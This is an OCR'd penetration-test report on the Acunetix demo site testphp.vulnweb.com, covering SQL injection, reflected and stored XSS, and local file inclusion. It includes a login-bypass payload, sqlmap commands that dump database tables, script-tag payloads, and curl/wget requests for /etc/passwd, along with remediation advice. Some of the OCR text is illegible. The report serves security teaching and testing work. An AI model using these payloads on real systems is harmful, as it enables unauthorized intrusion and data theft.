SQL Injection (SQLi)

• **Severity:** High

• **CWE ID:** CWE-89: Improper Neutralization of Special Elements used in an SQL Com mand ('SQL Injection')

• **Affected Component:** Search functionality (search parameter in products.php) •

Authentication Required: No

• **CVSS v3.1 Base Score:** 8.6 (High)

Description:
SQL Injection (SQLi) is a critical web application vulnerability that occurs when an attacker is able to manipulate SQL queries by injecting malicious input into a form field or URL parameter. This typically happens when user input is improperly validated and directly incorporated into database queries. By crafting specific SQL payloads, attackers can gain unauthorized access to data, modify or delete database contents, and in severe cases, escalate their privileges or execute arbitrary commands on the server. SQLi commonly targets login forms, search fields, or URL parameters where dynamic SQL statements are used without sufficient sanitization.

Steps to Reproduce:

Login Page Authentication Bypass:

1. Go to:

   http://testphp.vulnweb.com/login.php

2. Enter the following credentials:

   Username: ' OR '1'='1’ #


   Password: anything

3. Click Login.

4. You will be logged in without valid credentials — confirming the application is executing:

SELECT * FROM users WHERE uname = ‘’ OR ‘1’=’1’

Search Page Injection:



testphp.vulnweb.com/userinfo.php

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Shodan Search Engine | translate to tamil - Go... | Kali NetHunter | Exploit-DB | Google Hacking DB

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo   Logout test

search art [go]

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

John Smith (test)

On this page you can visualize or edit you user information.

Name:	John Smith
Credit card number:	on
E-Mail:	visuunppduyc xcpwphnongyb" name="uemail" style="width:200px">
Phone number:	2323345
Address:	21 street

1.

Go to:


a. http://testphp.vulnweb.com/products.php?test=query

2. Replace the search parameter with:

a. http://testphp.vulnweb.com/products.php?test=’

3. Hit Enter

you will receive an SQL error message, it indicates that the website may be vulnerable to SQL injection.


testphp.vulnweb.com/search.php?test='

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo   Logout test


Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1


Additional Confirmation with SQLMap:

Sqlmap -u http://testphp.vulnweb.com/login.php -p uname pass

--dump Sqlmap -u

http://testphp.vulnweb.com/products.php?test=query


```
sqlmap -u http://testphp.vulnweb.com/search.php?test=query --dbs --dump
[illegible]
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. [illegible]
[*] starting @ [illegible]
[illegible] [INFO] testing connection to the target URL
[illegible] [INFO] testing if the target URL content is stable
[illegible] [INFO] target URL content is stable
[illegible] [INFO] testing if GET parameter 'test' is dynamic
[illegible] [WARNING] GET parameter 'test' does not appear to be dynamic
[illegible] [INFO] heuristic (basic) test shows that GET parameter 'test' might be injectable (possible DBMS: 'MySQL')
[illegible] [INFO] heuristic (XSS) test shows that GET parameter 'test' might be vulnerable to cross-site scripting (XSS) attacks
[illegible] [INFO] testing for SQL injection on GET parameter 'test'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[illegible]
```



```
[09:52:35] [INFO] table 'acuart.pictures' dumped to CSV file '/home/unknown/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/pictures.csv
[09:52:35] [INFO] fetching columns for table 'products' in database 'acuart'
[09:52:36] [INFO] fetching entries for table 'products' in database 'acuart'
Database: acuart
Table: products
[3 entries]
+----+-------+---------------------------------------------+--------------------------------+----------------------------------------------+
| id | price | name                                        | rewritename                    | description                                  |
+----+-------+---------------------------------------------+--------------------------------+----------------------------------------------+
| 1  | 359   | Network Storage D-Link DNS-313 enclosure 1 x SATA | network-attached-storage-dlink | NET STORAGE ENCLOSURE SATA DNS-313 D-LINK    |
| 2  | 10    | Web Camera A4Tech PK-335E                   | web-camera-a4tech              | Web Camera A4Tech PK-335E                    |
| 3  | 812   | Laser Color Printer HP LaserJet M551dn, A4  | color-printer                  | Laser Color Printer HP LaserJet M551dn, A4   |
+----+-------+---------------------------------------------+--------------------------------+----------------------------------------------+
```

Impact:

• Full bypass of authentication (gain access as admin)

• Dump of sensitive user data

• Total compromise of the application's confidentiality, integrity, and availability

Remediation:

• Immediately patch login and search input handlers with parameterized SQL queries (e.g., using mysqli_prepare() in PHP).

• Sanitize and validate all user inputs using strict allowlists.

• Implement account lockout and logging for failed login attempts.

• Use multi-factor authentication (MFA) to reduce login abuse.

• Perform a full security audit to ensure no further injections exist.

7.2 Cross-Site Scripting(XSS) – Reflected and Stored

• **Severity**: Medium(Reflected XSS),High(Stored XSS)

• **CWE ID**: CWE-79 – Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

• **Affected Components:**

  ○ Search field (Reflected XSS)

  ○ profile form (/profile.php) (Stored XSS)

• **Authentication Required:** Yes (for stored); No (for reflected)

- **CVSS v3.1 Base Score:** 7.4 (High) for **Stored xss**
- **CVSS v3.1 Base Score:** 6.1 (Medium) for **Reflected xss**

Description:

Reflected XSS (Non-Persistent XSS)

Reflected XSS is a type of cross-site scripting vulnerability where the malicious script is embedded in a request and reflected back in the application's response. It is called “reflected” because the script is not stored by the application;

The vulnerability occurs because the application processes and displays user-supplied data without proper sanitization or encoding. When the browser interprets this data as executable code, it can run scripts in the security context of the vulnerable site.

Stored XSS (Persistent XSS)

Stored XSS is a more dangerous variant of cross-site scripting in which the malicious input provided by the attacker is permanently stored on the server. This could be in a database, message board, user profile, comment section, or any persistent data store. When other users retrieve and view this stored content, the malicious script is executed in their browser.

Unlike reflected XSS, stored XSS does not require the attacker to trick each victim into clicking a link. Instead, the payload is delivered automatically to anyone who accesses the affected part of the application. This can lead to widespread exploitation, especially in applications with a large user base.

Stored XSS is particularly damaging because it can be used to compromise many users over time, steal session tokens, exfiltrate data, or spread malware through the web application itself.

Steps to Reproduce:


Reflected XSS:

1. Visit:


   http://testphp.vulnweb.com

2. Find the search Field and enter the below script on the search field:

```
<script>alert(1)</script>
```



3. Observe that the alert box appears immediately on page load.




Stored XSS:

1. Log in with user credentials (e.g., test:test).

2. Go to Your Profile section

3. In the "Full Name" field, enter:
   <script>alert(1)</script>

4. Submit the form.



testphp.vulnweb.com/


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Jay Shree Ram (test)

On this page you can visualize or edit you user information.

Name:	<script>alert(1)</script>
Credit card number:	https://www.test.io/?&ucc%5B%5D=https:/
E-Mail:	foo<script>alert(1)</script>
Phone number:	
Address:	

5. Subsequently, when the profile page is visited, the stored XSS payload is automatically triggered.



testphp.vulnweb.com

1

Impact:

- Session hijacking and account takeover
- Theft of authentication cookies or sensitive data
- Redirection to malicious websites
- Defacement or content injection
- Potential exploitation of browser or plugin vulnerabilities

Recommendation:

- Apply **context-aware output encoding** (HTML/JavaScript) on all user-supplied content before rendering.
- Sanitize all input using allowlists (e.g., no HTML/JS tags in profile fields). •

Use **HTTP-only cookies** and **CSP headers** to limit JavaScript exploitation. •

Regularly audit and test input/output handling throughout the application.

7.3 Local File Inclusion (LFI) / Directory Traversal


- **Severity:** High
- **CWE ID:** CWE-98 – Improper Control of Filename for Include
- **Affected Component:**
    - file parameter in showimage.php
- **Authentication Required:** No
- **CVSS v3.1 Base Score:** 7.5 (High)
- **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description:


Local File Inclusion (LFI) is a type of web vulnerability that occurs when a web application allows users to include files from the server without proper validation or sanitization of the input. Attackers exploit this by manipulating input parameters to include unintended files, such as /etc/passwd on Unix-based systems or sensitive application logs and configuration files. This can lead to information disclosure, code execution (in some configurations), or further privilege escalation. LFI vulnerabilities typically arise due to insecure use of functions like include, require, or their variants in PHP and other server-side languages.

Directory Traversal, also known as Path Traversal, is closely related to LFI and involves manipulating file path input to access files and directories outside the intended directory scope. By using sequences like ../, attackers can traverse the file system hierarchy and access restricted files. When not properly mitigated, this vulnerability allows unauthorized access to sensitive files, such as credentials, application source code, or system configuration files, potentially leading to complete system compromise. Proper input validation, sanitization, and the use of secure coding practices are essential to prevent these vulnerabilities.

Proof of Concept (PoC):



```
┌──(unknown㉿Anonymous)-[~]
└─$ curl -I http://testphp.vulnweb.com/showimage.php?file=/etc/passwd
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Mon, 05 May 2025 02:44:18 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1

┌──(unknown㉿Anonymous)-[~]
└─$ wget http://testphp.vulnweb.com/showimage.php?file=/etc/passwd
--2025-05-05 08:14:20--  http://testphp.vulnweb.com/showimage.php?file=/etc/passwd
Resolving testphp.vulnweb.com (testphp.vulnweb.com)... 64:ff9b::2ce4:f903, 44.228.249.3
Connecting to testphp.vulnweb.com (testphp.vulnweb.com)|64:ff9b::2ce4:f903|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [image/jpeg]
Saving to: 'showimage.php?file=%2Fetc%2Fpasswd'

showimage.php?file=%2Fetc%2Fpasswd         [ <=>                                             ]     397  --.-KB/s    in 0s

2025-05-05 08:14:21 (3.17 MB/s) - 'showimage.php?file=%2Fetc%2Fpasswd' saved [397]

┌──(unknown㉿Anonymous)-[~]
└─$ cat showimage.php\?file=%2Fetc%2Fpasswd

Warning: fopen(): open_basedir restriction in effect. File(/etc/passwd) is not within the allowed path(s): (/hj/:/tmp/:/proc/) in /hj/var/www/showimage.php on
 line 13

Warning: fopen(/etc/passwd): failed to open stream: Operation not permitted in /hj/var/www/showimage.php on line 13

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 19
```



```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Mon, [illegible] 2025 [illegible] GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: [illegible]

MemTotal:        [illegible] kB
MemFree:         [illegible] kB
MemAvailable:    [illegible] kB
Buffers:         [illegible] kB
Cached:          [illegible] kB
SwapCached:            0 kB
Active:          [illegible] kB
Inactive:        [illegible] kB
Active(anon):    [illegible] kB
Inactive(anon):  [illegible] kB
Active(file):    [illegible] kB
```

Impact:

- Disclosure of sensitive OS-level files
- Possible access to source code or application configuration
- If combined with log injection or file write access, Remote Code Execution (RCE) may become possible

Remediation:

- Sanitize user input using strict allowlists (e.g., only allow predefined image file names or extensions).
- Avoid using user input directly in file handling functions such as include, readfile.
- Use full path resolution and prevent relative path access (../) through path normalization.